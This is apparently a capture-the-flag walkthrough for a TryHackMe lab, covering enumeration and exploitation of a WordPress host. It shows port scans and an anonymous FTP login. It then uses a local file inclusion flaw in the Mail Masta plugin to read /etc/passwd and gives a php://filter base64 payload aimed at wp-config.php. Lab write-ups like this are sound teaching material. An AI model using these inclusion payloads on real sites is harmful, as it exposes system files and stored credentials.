
All in One

Enumeration

Tools

nmap

perform port scanning & found 3 open ports




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.20.97
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:5c:33:22:76:5c:93:66:cd:96:9c:16:6a:b3:17:a4 (RSA)
|   256 1b:6a:36:e1:8e:b4:96:5e:c6:ef:0d:91:37:58:59:b6 (ECDSA)
|_  256 fb:fa:db:ea:4e:ed:20:2b:91:18:9d:58:a0:6a:50:ec (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Targets


ftp - port 21

the nmap result shows that the FTP port we can access it anonymously



```
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
```


but it seems to be empty here



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/allinone]
└─$ ftp 10.10.229.130
Connected to 10.10.229.130.
220 (vsFTPd 3.0.3)
Name (10.10.229.130:nobodyatall): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 06 11:57 .
drwxr-xr-x    2 0        115          4096 Oct 06 11:57 ..
226 Directory send OK.
ftp> ls -la
```


http - port 80

the root page of webserver




This is the default welcome page used to test the
installation on Ubuntu systems. It is based on the

doing fuzzing we found a wordpress directories




```
===============================================================
2020/12/24 05:00:04 Starting gobuster
===============================================================
/index.html (Status: 200)
/wordpress (Status: 301)
===============================================================
2020/12/24 05:01:19 Finished
```

visiting the wordpress directory, & it really running a wordpress cms there




there's one user here elyana




By elyana

using wpscan we found 2 plugins




```
[+] mail-masta
 | Location: http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/readme.txt
```

checking fo vulnerabilities, we found that the mail masta 1.0 was vulnerable




```
┌──(nobodyatall㉿0xDEADBEEF)-[~]
└─$ searchsploit 'mail masta'
 ------------------------------------------------------------------ ---------------------------
 Exploit Title                                                     |  Path
 ------------------------------------------------------------------ ---------------------------
WordPress Plugin Mail Masta 1.0 - Local File Inclusion             | php/webapps/40290.txt
WordPress Plugin Mail Masta 1.0 - SQL Injection                    | php/webapps/41438.txt
 ------------------------------------------------------------------ ---------------------------
```

go to the exploit-db page, we'll be using this to perform our LFI attack




```
Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);
```

let's try including the /etc/passwd, and it works




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
```

so now in order to include wp-config.php, we need to encode it with base64, so we can use the following technique




```
=php://filter/convert.base64-encode/resource=index
```

